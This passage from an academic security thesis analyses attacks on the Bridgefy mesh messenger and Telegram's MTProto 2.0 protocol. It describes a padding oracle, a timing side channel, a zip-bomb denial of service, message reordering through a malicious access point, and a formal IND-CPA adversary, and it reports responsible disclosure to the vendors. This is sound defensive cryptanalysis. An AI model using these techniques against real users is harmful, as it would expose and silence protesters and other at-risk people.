
We have verified the applicability of this attack in Bridgefy using ciphertexts c^* constructed to be PKCS#1 v1.5-conforming (i.e. where we set $s = \mathsf{pad}(m)^{-1} \cdot \mathsf{pad}(r) \bmod n$ where r is 245 random bytes). We used Frida to run a script on the attacker's device that would send $c_0 \parallel c^* \parallel c_1$ to the target Bridgefy user via Bluetooth, and record whether it gets a delivery receipt for the message contained in c_1 or not. The observed frequency of the receipts matched the probability given earlier. This oracle suffices to instantiate Bleichenbacher's original attack. In our preliminary experiments we were able to send a ciphertext every 450ms, suggesting 50% of attacks complete in less than 14 hours. We note, however, that our timings are based on us hotpatching Bridgefy to send the messages and that a higher throughput might be achievable.

[4]As `bridgefy-bleichenbacher.py` and `bridgefy-bleichenbacher.csv` respectively. Note that not all PDF viewers allow the loading of attached scripts.

Padding oracles from a timing side-channel. Our decompression oracle depends on the Bridgefy SDK processing three blocks as a joint ciphertext. While we verified that this behaviour is also exhibited by the Bridgefy application, the application itself never sends ciphertexts that span more than two blocks as it imposes a limit of 256 bytes on the size of the text of each message. Thus, a stopgap mitigation of our previous attack could be to disable the processing of more than two blocks of ciphertext jointly together.

We sketch an alternative attack that only requires two blocks of ciphertext per message. It is enabled by the fact that when a receiver processes an incorrect message, there is a difference in the time it takes to process it depending on what kind of error was encountered. This difference is clearly observable for ciphertexts that consist of at least two blocks, where the error occurs in the first block. We note that padding errors occurring in the second block can be observed by swapping the blocks, as they are decrypted individually.

Fig. 4.5 shows the differences for experiments run on the target device, measured using Frida. A script was injected into the Bridgefy application that would call the method responsible for extracting a message from a received BLE packet (including decryption and decompression) on given valid or invalid data. The execution time of this method was measured directly on the device using Java. The code can be found in Appendix B.3 and the raw data for Fig. 4.5 is attached to the electronic version of this document.[5]



error type	N	μ	σ	$\sigma/\sqrt{N}$
bad padding	1360	33.882956	3.137260	0.085071
gzip error	1508	42.557275	4.273194	0.110040

Figure 4.5. Execution time of `ChunkUtils.stitchChunksToEntity` for 2 ciphertext blocks in milliseconds. In the table, N is the number of samples in each experiment.

[5] As `bridgefy-timing-side-channel.csv`.

If multiple messages are received, they are processed sequentially, which enables the propagation of these timing differences to the network level. That is, the attacker sends two messages, one consisting of $c^* \parallel c'$ where $c^* = s^e \cdot c \bmod n$ is the modified target ciphertext and c' is an arbitrary ciphertext block, and one consisting of some unrelated message, either as direct messages one after another or a mesh transaction containing both messages among its packets. The side channel being considered is then simply the time it takes to receive the delivery receipt on the second valid message.

We leave exploring whether this could be instantiated in practice to future work, since our previous attacks do not require this timing channel. We note, though, that an adversary would likely need more precise control over the timing of when packets are released than that offered by stock Android devices in order to capture the correct difference in a BLE environment.

4.4.4 Denial of service

Bridgefy's appeal to protesters to enable messaging in light of an Internet shutdown makes resilience to denial of service attacks a key concern. While a flood-based network can be resilient as a consequence of its simplicity, some particularities of the Bridgefy setup make it vulnerable.

Broad DoS. Due to the use of compression, Bridgefy is vulnerable to "zip bomb" attacks. In particular, compressing a message of size 10MB containing a repeated single character results in a payload of size 10KB, which can be easily transmitted over the BLE mesh network. Then, when the client attempts to display this message, the application becomes unresponsive to the point of requiring reinstallation to make it usable again. Sending such a message to the broadcast chat provides a trivial way of disabling many clients at the same time, since clients will first forward the message further and only then start the processing to display it which causes them to hang. As a consequence, a single adversarially generated message can take down the entire network. We implemented this attack and tested it in practice on a number of Android devices.

Targeted DoS. A consequence of the MitM attack from Section 4.4.3 is that it provides a way to prevent given two users from connecting, even if they are in Bluetooth range, since the attacker's key becomes attached to one of the user ids.

4.5 Discussion

While our attacks reveal severe deficiencies in the security of both the Bridgefy application (v2.1.28) and the SDK (v1.0.6), it is natural to ask whether they are valid and what lessons can be drawn from them for cryptographic research.

Given that most of our attacks are variants of attacks known in the literature, it is worth asking why Bridgefy did not mitigate against them. A simple answer to this question might be that the application was not designed for adversarial settings and that therefore our attacks are out of scope, externally imposing security goals. However, such an account would fail to note that Bridgefy's security falls short also in settings where attacks are not expected to be the norm, i.e. Bridgefy does not satisfy standard privacy guarantees expected of any modern messaging application. In particular, prior to our work, Bridgefy developers advertised the app/SDK as "private" and as featuring end-to-end encryption; our attacks thus broke Bridgefy's own security claims.

More importantly, however, Bridgefy *is* used in highly adversarial settings where its security ought to stand up to powerful nation-state adversaries and the Bridgefy developers advertise their application for these contexts [Koe19, Twi19a, Twi20c, Twi20d]. Technologies need to be evaluated under the conditions they are used in. Here, our attacks highlight the value of secure by design approaches to development. While designers might envision certain use cases, users, in the absence of alternatives, may reach for whatever solution is available.

Our work thus draws attention to this problem space. While it is difficult to assess the actual reliance of protesters on mesh communication, the *idea* of resilient communication in the face of a government-mandated Internet shutdown is present throughout protests across the globe [BBC14, Bla14, JH14, Twi20c, Twi20f, Koe19, Bha19, Twi20c, Twi20d, Mag20, Twi20h, Twi20b]. Yet, these users are not well served by the existing solutions they rely on. Thus, it is a pressing topic for future work to design communication protocols and tools that cater to these needs. We note, though, that this requires understanding "these needs" to avoid a disconnect between what designers design for and what users in these settings require [EHM17, HEM18].

4.5.1 Developments since publication

There have been a number of developments in the context of secure mesh messaging as well as messaging in the protest setting since the publication of this chapter.

New attacks. As we briefly mention in responsible disclosure, Bridgefy adopted the Signal protocol in response to our analysis. Follow-up work [AEP22] showed that this was done in a way that enabled practical attacks on confidentiality without breaking the underlying libsignal library. Further, they showed that Bridgefy had failed to mitigate against our impersonation, MitM and DoS attacks, and that it still allowed the tracking of its users. The developers had deployed measures to stop some of these attacks, but according to [AEP22] they did not warn their users about the vulnerabilities and the current state of the mitigations is unclear. Bridgefy, in the meantime, continues to market itself as a protest tool: "Whether it's a large event, a school, traveling abroad, rural location, a natural disaster, or a protest, Bridgefy's got your back" [Bri23].

New applications. We write in Section 4.2.3 that Briar does not implement a mesh network in the sense that Bridgefy does. While this is still true, it does provide a way for people to exchange offline messages between trusted contacts in groups, which the Briar team refers to as a "social mesh". Further, the Briar development team recently announced that they are now doing research into supporting a "public mesh" which would enable Briar to relay messages using untrusted devices, i.e. what we call full mesh capability [Tea23].

New applications promising connectivity without the Internet have also appeared on the scene since publication. For example, Berty [Tec23], which is an open-source application built on IPFS and which supports both online and offline communication modes, is in active development, though its developers caution that it is "too early for Berty to be deployed for crisis use" [Tec22]. On another hand, commercial hardware vendors are also making offers in this space. For example, GoTenna [GoT23a] boasts "the world's leading mobile mesh networking platform" implemented using separate hardware devices which can be paired with mobile phones. While GoTenna markets these devices to outdoor enthusiasts, festival goers or people in emergency situations, they also produce devices for "tactical operations", reserved for military use [GoT23b]; this suggests a potential conflict of interest should these devices be used in protests.

New research. In this chapter and in Chapter 3, we have noted the open problems in the area, namely the lack of suitable secure tools in the protest context. A number of works have appeared since which attempt to address some of the open problems, mainly focusing on the technical problem of secure group messaging on a mesh network.

[WKHB21], targeting small-size group chats in the protest setting with strong security guarantees, uses two primitives to decentralise a double ratchet scheme with Sender Keys (a Signal-like protocol) – *causal broadcast* and *consistent group membership view* – though the constructions for these assume a fully-connected network in which messages are delivered in the order they were sent.

[PSEB22] is a work that explicitly designs for protests "of moderate size". It aims to hide the identities and the communication patterns between different users in addition to the usual messaging guarantees. However, its chosen security definitions sidestep the issue of *dynamic* groups (where group membership changes over time), do not consider forward secrecy and consider DoS attacks out of scope.

Moby [PJW$^+$22] is a " blackout-resistant anonymity network for mobile devices" promising end-to-end encryption, forward secrecy and sender-receiver anonymity against a weaker form of an adversary that is limited to a physical location. It provides only heuristic arguments of security, so it is unclear what guarantees would be given in reality. Further, it only addresses the problem of one-on-one chats.

We would like to reiterate our word of caution to the designers of schemes such as the ones above. It is important work with potentially wide-spread impact should the constructions be offered as practical tools, which is why it is necessary to ground their definitions of security based on the real needs of their (future) users. The results of Chapter 3 were only a first step in this direction; much more work is needed in this area *before* new cryptographic schemes are proposed.

Download Telegram.
Do your own research.
News are lying to you!
— anonymous graffiti, spotted by Joe

CHAPTER 5

Attacks on Telegram

Contents

We begin this chapter with an informal description of the MTProto protocol used to secure cloud chats in Telegram, which we will later build upon in Chapter 6. We describe two protocol-level attacks – one of practical, one of theoretical interest – against the symmetric channel of MTProto. We then give a third attack exploiting timing side channels, of varying strength, in three official Telegram clients. On its own this attack is thwarted by the secrecy of salt and session ID fields that are established by Telegram's key exchange protocol. We chain the third attack with a fourth one against the implementation of the key exchange protocol on Telegram's servers. This fourth attack breaks the authentication properties of Telegram's key exchange, allowing a MitM attack. More mundanely, it also recovers the session ID field, reducing the cost of the plaintext recovery attack to guessing the 64-bit salt field.

5.1 Motivation

Telegram is a chat platform that in January 2021 reportedly had 500M monthly users [Tel21a]. It provides a host of multimedia and chat features, such as one-on-one chats, public and private group chats for up to 200,000 users as well as public channels with an unlimited number of subscribers. Prior works establish the popularity of Telegram with higher-risk users such as activists [EHM17] and participants of protests (Chapter 3). In particular, it is reported in [EHM17] and in Chapter 3 that these groups of users shun Signal in favour of Telegram, partly due to the absence of some key features, but mostly due to Signal's reliance on phone numbers as contact handles.

This heavy usage contrasts with the scant attention paid to Telegram's bespoke cryptographic design – MTProto – by the cryptographic community. To date, only four works treat Telegram. In [JO16] an attack against the IND-CCA security of MTProto 1.0 was reported, in response to which the protocol was updated. In [SK17] a replay attack based on improper validation in the Android client was reported. Similarly, [Kob18] reports input validation bugs in Telegram's Windows Phone client. Recently, in [MV21] MTProto 2.0 (the current version) was proven secure in a symbolic model, but assuming ideal building blocks and abstracting away all implementation/primitive details. In short, the security that Telegram offers is not well understood.

Telegram uses its MTProto "record layer" – offering protection based on symmetric cryptographic techniques – for two different types of chats. By default, messages are encrypted and authenticated between a client and a server, but not end-to-end encrypted: such chats are referred to as *cloud chats*. Here, Telegram's MTProto protocol plays the same role that TLS plays in e.g. Facebook Messenger. In addition, Telegram offers optional end-to-end encryption for one-on-one chats which are referred to as *secret chats* (these are tunnelled over cloud chats). So far, the focus in the cryptographic literature has been on secret chats [JO16, Kob18] as opposed to cloud chats. In contrast, in Chapter 3 we established that the one-on-one chats played only a minor role for the interviewed protest participants; significant activity was reportedly coordinated using group chats secured by the MTProto protocol between Telegram clients and the Telegram servers. For this reason, we focus on cloud chats.

Contributions. In this chapter, we develop attacks against Telegram on both the protocol level as well as the implementation level, spanning from theoretical to highly practical.

Protocol-level attacks. In Section 5.3, we first show that MTProto allows an attacker on the network to reorder messages from a client to the server, with the transcript on the client's side being updated later to reflect the attacker-altered server's view; we verified this behaviour in practice on the official Android client. We stress, though, that this trivial yet practical attack is not inherent in MTProto and can be avoided by updating the processing of message metadata in Telegram's servers. The consequences of such an attack can be quite severe, as we discuss further in Section 5.3.1.

Second, we show that if a message is not acknowledged within a certain time in MTProto, it is resent using the same metadata and with fresh random padding. While this appears to be a useful feature and a mitigation against message drops, it would actually enable an attack in the formal model that we develop in Chapter 6 if such retransmissions were included. In particular, an adversary who also has control over the randomness can break stateful IND-CPA security with 2 encryption queries, while an attacker without that control could do so with about 2^{64} encryption queries. We use these more theoretical attacks to motivate our decision not to allow re-encryption with fixed metadata in our formal model of MTProto, i.e. we insist that the state is evolving.

Implementation-level attacks. We present implementation attacks against Telegram in Sections 5.4 and 5.5. The first of these, a timing attack against Telegram's use of IGE mode encryption, can be avoided by careful implementation, but we found multiple vulnerable clients.[1] The attack takes inspiration from an attack on SSH [APW09]. It exploits that Telegram encrypts a length field and checks the integrity of plaintexts rather than ciphertexts. If this process is not implemented whilst taking care to avoid a timing side channel, it can be turned into an attack recovering up to 32 bits of plaintext. We give examples from the official Desktop, Android and iOS Telegram clients, each exhibiting a different timing side channel. However, we stress that the conditions of this attack are difficult to meet in practice. In particular, to recover bits from a plaintext message block m_i we assume the knowledge of the message block m_{i-1} (we consider this a relatively mild assumption) and, critically, the message block m_1 which contains two 64-bit random values negotiated between the client and the server. Thus, confidentiality hinges on the secrecy of two random strings – a salt and a session ID. Notably, these fields were not designated for this purpose in the Telegram documentation.

In order to recover m_1 and thereby enable our plaintext-recovery attack, in Section 5.5 we chain it with another attack on the server-side implementation of Telegram's key exchange protocol. This attack exploits how Telegram servers process RSA ciphertexts. While the exploited behaviour was confirmed by the Telegram developers, we did not verify it with an experiment.[2] It uses a combination of lattice reduction and Bleichenbacher-like techniques [Ble98]. This attack actually breaks server authentication – allowing a MitM attack – assuming the attack can be completed before a session times out. But, more germanely, it also allows us to recover the session ID field. This essentially reduces the overall security of Telegram to guessing the 64-bit salt field. We stress, though, that even if all the assumptions that we make in Section 5.5 are met, our exploit chain (Section 5.4, Section 5.5) – while being considerably cheaper than breaking the underlying AES-256 encryption – is far from practical. Yet, it demonstrates the fragility of MTProto, which could be avoided – along with unstudied assumptions – by relying on standard authenticated encryption or, indeed, just using TLS.

[1]We note that Telegram's TDLib [Tel20e] library manages to avoid this leak [Tel21j].

[2]Verification would require sending a significant number of requests to the Telegram servers from a geographically close host.

Responsible disclosure. We notified Telegram's developers about the vulnerabilities we found in MTProto on 16 April 2021. They acknowledged receipt soon after and the behaviours we describe on 8 June 2021. They awarded a bug bounty for the timing side channel and for the overall analysis (including the results of Chapter 6). We were informed by the Telegram developers that they do not do security or bugfix releases except for immediate post-release crash fixes. The development team also informed us that they did not wish to issue security advisories at the time of patching nor commit to release dates for specific fixes. Therefore, the fixes were rolled out as part of regular Telegram updates. The Telegram developers informed us that as of version 7.8.1 for Android, 7.8.3 for iOS and 2.8.8 for Telegram Desktop all vulnerabilities reported here were addressed. When we write "the current version of MTProto" or "current implementations", we refer to the versions prior to those version numbers, i.e. the versions we analysed.

5.2 MTProto 2.0 protocol

We studied MTProto 2.0 as described in the online documentation [Tel21d] and as implemented in the official desktop[3] and Android[4] clients. We focus on *cloud chats*, i.e. chats that are only encrypted on the transport layer between the clients and Telegram servers. The end-to-end encrypted *secret chats* are implemented on top of this transport layer and only available for one-on-one chats.

In what follows, we will refer to a user in the protocol as $u \in \{\mathcal{I}, \mathcal{R}\}$, where $\mathcal{I}$ represents the initiator, i.e. the client, and $\mathcal{R}$ represents the responder, i.e. the server.


Key exchange. A Telegram client must first establish a shared 2048-bit key *ak* (referred to as "auth key") with the server via a version of the Diffie-Hellman key exchange. We defer the details of the key exchange to Section 5.5.1. In practice, this key exchange first results in a long-term *ak* for each of the Telegram data centres the client connects to. Thereafter, the client runs a new key exchange on a daily basis to establish a temporary *ak* that is used instead of the long-term one.

Only specific parts of *ak* are used in the ensuing "record protocol" for key derivation:

$$\begin{aligned} mk_u &\leftarrow ak[704 + x : 960 + x] \\ kk_{u,0} &\leftarrow ak[x : 288 + x] \\ kk_{u,1} &\leftarrow ak[320 + x : 608 + x] \end{aligned}$$

In the above, $x = 0$ for messages from the client ($u = \mathcal{I}$) and $x = 64$ from the server ($u = \mathcal{R}$). The bit ranges of *ak* that are used by the client and the server are illustrated in Fig. 5.1.

[3]https://github.com/telegramdesktop/tdesktop/, versions 2.3.2 to 2.7.1
[4]https://github.com/DrKLO/Telegram/, versions 6.1.1 to 7.6.0



$kk_{\mathcal{I},0}$ (288 bits)
32 bits
$kk_{\mathcal{I},1}$ (288 bits)
92 bits
$mk_{\mathcal{I}}$ (256 bits)
64 bits
64 bits
$kk_{\mathcal{R},0}$ (288 bits)
32 bits
$kk_{\mathcal{R},1}$ (288 bits)
92 bits
$mk_{\mathcal{R}}$ (256 bits)

Figure 5.1. Parsing of the first 1024 bits of *ak* in MTProto 2.0. The user $u \in \{\mathcal{I}, \mathcal{R}\}$ derives a KDF key $kk_u = (kk_{u,0}, kk_{u,1})$ and a MAC key mk_u.

Table 5.1. MTProto 2.0 payload format.

field	type	description
server_salt	`int64`	Server-generated random number valid in a given time period.
session_id	`int64`	Client-generated random session identifier (under the same *ak*).
msg_id	`int64`	Time-dependent identifier of a message within a session.
msg_seq_no	`int32`	Message sequence number.
msg_length	`int32`	Length of msg_data in bytes.
msg_data	`bytes`	Actual body of the message.
padding	`bytes`	12-1024B of random padding.




Figure 5.2. Overview of message processing in MTProto 2.0.

"Record protocol". Individual messages in Telegram are protected according to the following protocol, of which Fig. 5.2 gives a visual summary:

1. API calls are expressed as functions in the type language (TL) schema [Tel20c].

2. The API requests and responses are serialised according to TL [Tel20f] and embedded in the msg_data field of a payload p, shown in Table 5.1. The first two 128-bit blocks have a fixed structure and contain various metadata, forming an *internal header*. The maximum length of p is 2^{24} bytes.

3. The payload p is encrypted as c_{SE} using AES-256 in IGE mode. The ciphertext c_{SE} is a part of an MTProto ciphertext $c := aid \parallel msk \parallel c_{\mathsf{SE}}$, where:

$$\begin{aligned} aid &\leftarrow \mathsf{SHA\text{-}1}(ak)[96:160] \\ msk &\leftarrow \mathsf{SHA\text{-}256}(mk_u \parallel p)[64:192] \\ c_{\mathsf{SE}} &\leftarrow \mathsf{IGE[AES\text{-}256].Enc}(k \parallel iv, p) \end{aligned}$$

   The first two fields, the "auth key ID" *aid* and the "message key" *msk*, form an *external header*. The IGE[AES-256] key and IV used above are computed via:

$$\begin{aligned} A &\leftarrow \mathsf{SHA\text{-}256}(msk \parallel kk_{u,0}) \\ B &\leftarrow \mathsf{SHA\text{-}256}(kk_{u,1} \parallel msk) \\ k &\leftarrow A[0:64] \parallel B[64:192] \parallel A[192:256] \\ iv &\leftarrow B[0:64] \parallel A[64:192] \parallel B[192:256] \end{aligned}$$

   Telegram clients use the BoringSSL implementation [Goo18] of IGE, which has 2-block IVs.

4. MTProto ciphertexts are encapsulated in a "transport protocol". The MTProto documentation defines multiple such protocols [Tel20a], but the default is the *abridged* format that begins the stream with a fixed value of `0xefefefef` and then wraps each MTProto ciphertext c in a transport packet in one of two ways (depending on the resulting packet length):

   - $\ell \parallel c$ where ℓ is encoded in 1 byte and contains the c byte-length divided by 4, if the resulting packet length is < 127, or
   - `0x7f` $\parallel \ell \parallel c$ where ℓ is encoded in 3 bytes.

5. All the resulting packets are obfuscated by default using AES-128 in CTR mode. The key and IV are transmitted at the beginning of the stream, so the obfuscation provides no cryptographic protection and we ignore it henceforth.[5]

[5]This feature is meant to prevent ISP blocking. Clients can also route their connections through a Telegram proxy where the obfuscation key is derived from a shared secret (e.g. a password) between the client and the proxy.

6. Communication is over TCP (port 443) or HTTP. Clients attempt to choose the best available connection. There is support for TLS in the client code, but it does not seem to be used.

In combination, these operations mean that MTProto 2.0 at its core uses a "stateful Encrypt & MAC" construction, as illustrated in Fig. 5.2. Here, the MAC tag *msk* is computed using SHA-256 with a prepended key derived from (certain bits of) *ak*. The key and IV for IGE mode are derived on a per-message basis using a KDF based on SHA-256, using certain bits of *ak* as the KDF key and the message key *msk* as a diversifier. Note that the bit ranges of *ak* used by the client and the server to derive keys in both operations overlap with one another. Any formal security analysis needs to take this into account.

5.3 Attacks against MTProto metadata validation

We describe adversarial behaviours that are permitted in current Telegram implementations and that mostly depend on how clients and servers validate metadata information in the payload (especially the second 128-bit block containing msg_id, msg_seq_no and msg_length).

5.3.1 Message reordering and drops

We consider a network attacker that sits between the client and the Telegram servers, attempting to manipulate the conversation transcript. We distinguish between two cases: when the client is the sender of a message and when it is the receiver. By *message* we mean any msg_data exchanged via MTProto, but we pay particular attention to when it contains a chat message.

Message reordering. By reordering we mean that an adversary can swap messages sent by one party so that they are processed in the wrong order by the receiving party. Preventing such attacks is a basic property that one would expect in a secure messaging protocol. The MTProto documentation mentions reordering attacks as something to protect against in secret chats but does not discuss it for cloud chats [Tel21i]. The implementation of cloud chats provides some protection, but not fully:

- When the client is the receiver, the order of displayed chat messages is determined by the date and time values within the TL message object (which are set by the server), so adversarial reordering of packets has no effect on the order of chat messages as seen by the client. On mobile clients messages are also delivered via push notification systems which are typically secured with TLS. Note that service messages of MTProto typically do not have such a timestamp so reordering is theoretically possible, but it is unclear whether it would affect the client's state since such messages tend to be responses to particular requests or notices of errors, which are not expected to arrive in a given order.

- When the client is the sender, the order of chat messages can be manipulated because the server sets the date and time value for the Telegram user to whom the message was addressed based on when the server itself receives the message, and because the server will accept a message with a lower msg_id than that of a previous message as long as its msg_seq_no is also lower than that of a previous message. The server does not take the timestamp implicit within msg_id into account except to check whether it is at most 300s in the past or 30s in the future, so within this time interval reordering is possible. A message outside of this time interval is not ignored, but a request for time synchronisation is triggered, after receipt of which the client sends the message again with a fresh msg_id. So an attacker can also simply delay a chosen message to cause messages to be accepted out of order. In Telegram, the rotation of the server_salt every 30 to 60 minutes may be an obstacle to carrying out this attack in longer time intervals.

We verified that reordering between a sending client and a receiving server is possible in practice using unmodified Android clients (v6.2.0) and a malicious WiFi access point running a TCP proxy [Lud17] with custom rules to suppress and later release certain packets. Suppose an attacker sits between Alice and a server, and Alice is in a chat with Bob. The attacker can reorder messages that Alice is sending, so the server receives them in the wrong order and forwards them in the wrong order to Bob. While Alice's client will initially display her sent messages in the order she sent them, once it fetches history from the server it will update to display the modified order that will match that of Bob.

Note that such reordering attacks are not possible against e.g. Signal or MTProto's closest "competitor" TLS. TLS-like protocols over UDP such as DTLS [RTM21] or QUIC [IT21] either leave it to the application to handle packet reordering (DTLS, i.e. reordering is possible against DTLS itself) or have built-in mechanisms to handle these (QUIC, i.e. reordering is not possible against QUIC itself).

Other types of reordering. A stronger form of reordering resistance can also be required from a protocol if one considers the order in the transcript as a whole, so that the order of sent messages with respect to received messages has to be preserved. This is sometimes referred to as *global transcript* in the literature [UDB+15], and is generally considered to be more complex to achieve. In particular, the following is possible in both Telegram and e.g. Signal. Alice sends a message "Let's commit all the crimes". Then, simultaneously both Alice and Bob send a message: Alice sends "Just kidding" and Bob sends "Okay". Depending on the order in which these messages arrive, the transcript on either side might be (Alice: "Let's commit all the crimes", Alice: "Just kidding", Bob: "Okay") or (Alice: "Let's commit all the crimes", Bob: "Okay", Alice: "Just kidding"). That is, the transcript will have Bob acknowledging a joke or criminal activity. Note that in the context of group messaging, there is another related but weaker property: the notion of *causality preservation* [EMP18]. However, when restricted to the two-party case, the property becomes equivalent to in-order delivery.

Message drops. MTProto makes it possible to silently drop a message both when the client is the sender and when it is the receiver, but it is difficult to exploit in practice. Clients and the server attempt to resend messages for which they did not get acknowledgements. Such messages have the same msg_ids but are enclosed in a fresh ciphertext with random padding so the attacker must be able to distinguish the repeated encryptions to continue dropping the same payload. This is possible e.g. with the desktop client as sender, since padding length is predictable based on the message length [Tel21m]. When the client is a receiver, other message delivery mechanisms such as batching of messages inside a container or API calls like `messages.getHistory` make it hard for an attacker to identify repeated encryptions. So although MTProto does not prevent message drops in the latter case, there is likely no practical attack.

Note that there are scenarios where message drops can be impactful. Telegram offers its users the ability to delete chat history for the other party (or all members of a group) – if such a request is dropped, severing the connection, the chat history will appear to be cleared in the user's app even though the request never made it to the Telegram servers (see Chapter 3 for the significance of history deletion in some settings).

5.3.2 Re-encryption

If a message is not acknowledged within a certain time in MTProto, it is re-encrypted using the same msg_id and with fresh random padding. While this appears to be a useful feature and a mitigation against message drops, it enables attacks in the IND-CPA setting, as we explain next.

As a motivation, consider a local passive adversary that tries to establish whether $\mathcal{R}$ responded to $\mathcal{I}$ when looking at a transcript of three ciphertexts $(c_{\mathcal{I},0}, c_{\mathcal{R}}, c_{\mathcal{I},1})$, where c_u represents a ciphertext sent from u. In particular, it aims to establish whether $c_{\mathcal{R}}$ encrypts an automatically generated acknowledgement, denoted by "$\checkmark$", or a new message from $\mathcal{R}$. If $c_{\mathcal{I},1}$ is a re-encryption of the same message as $c_{\mathcal{I},0}$, re-using the state, this leaks that bit of information about $c_{\mathcal{R}}$.[6]

Suppose we have a channel CH that models the MTProto protocol as described in Section 5.2 and uses the payload format given in Table 5.1.[7] The channel's behaviour is encapsulated in the algorithms CH.Init, CH.Send and CH.Recv (which we will define precisely in Definition 14), and we consider its IND-CPA security (which we will formalise in Definition 19). To sketch a model for acknowledgement messages for the purpose of explaining this attack, we define a special plaintext symbol $\checkmark$ that, when received, indicates acknowledgement for the last sent message. As in Telegram, $\checkmark$ messages are encrypted. Further, we model re-encryptions by insisting that if the CH.Send algorithm is queried again on an unacknowledged message m then CH.Send will produce another ciphertext c' for m using the same headers, including msg_id and msg_seq_no, as previously used. Critically, this means the same state in the form of msg_id and msg_seq_no is used for two different encryptions.

We use this behaviour to break the indistinguishability of an encrypted $\checkmark$. Consider the adversary

[6]Note that here we are breaking the confidentiality of the ciphertext carrying "$\checkmark$". In addition to these encrypted acknowledgement messages, the underlying transport layer, e.g. TCP, may also issue unencrypted ACK messages or may resend ciphertexts as is. The difference between these two cases is that in the former case the acknowledgement message is encrypted, in the latter it is not.

[7]We give a formal definition of the channel in Section 6.3.2, but it is not necessary to outline the attack.

given in Fig. 5.3. If $b = 0$, $c_{\mathcal{R},i}$ encrypts an ✓ and so $c_{\mathcal{I},i+1}$ will not be a re-encryption of m_0 under the same msg_id and msg_seq_no that were used for $c_{\mathcal{I},i}$. In contrast, if $b = 1$, then we have $c^{(2)}_{\mathcal{I},j} = c^{(2)}_{\mathcal{I},k}$ for some j, k, where $c^{(i)}$ denotes the i-th block of c, with probability 1 whenever $msk_j = msk_k$. This is true because the payloads of $c_{\mathcal{I},j}$ and $c_{\mathcal{I},k}$ share the same header fields, in particular including the msg_id and msg_seq_no in the second block, encrypted under the same key. In the setting where the adversary controls the randomness of the padding, the condition $msk_j = msk_k$ can be made to always hold and thus $c^{(2)}_{\mathcal{I},j} = c^{(2)}_{\mathcal{I},k}$ holds with probability 1. As a consequence, two sets of queries (i.e. a total of six queries) to the oracles suffice. When the adversary does not control the randomness, we can use the fact that the message key msk is computed via SHA-256 truncated to 128 bits and the birthday bound applies for finding collisions. Thus, after $3 \cdot 2^{64}$ queries we expect a collision with constant probability (note that the adversary can check when a collision is found). Finally, in either setting, when $b = 0$ we have $c^{(2)}_{\mathcal{I},j} = c^{(2)}_{\mathcal{I},k}$ with probability 0 since the underlying payloads differ, the key is the same and AES is a permutation for a fixed key.

```
$\mathcal{D}^{\text{Send,Recv}}(q)$
1 : $aux \leftarrow \varepsilon$
2 : pick $m_0, m_1 \in \mathsf{CH.MS} \setminus \{✓\}$
3 : require $\forall i \in \mathbb{N}\colon r_{\mathcal{I},i}, r_{\mathcal{R},i} \in \mathsf{CH.SendRS}$
4 : for $i = 0, \ldots, q-1$ do
5 :     $c_{\mathcal{I},i} \leftarrow \text{Send}(\mathcal{I}, m_0, m_0, aux, r_{\mathcal{I},i})$
6 :     $c_{\mathcal{R},i} \leftarrow \text{Send}(\mathcal{R}, ✓, m_1, aux, r_{\mathcal{R},i})$
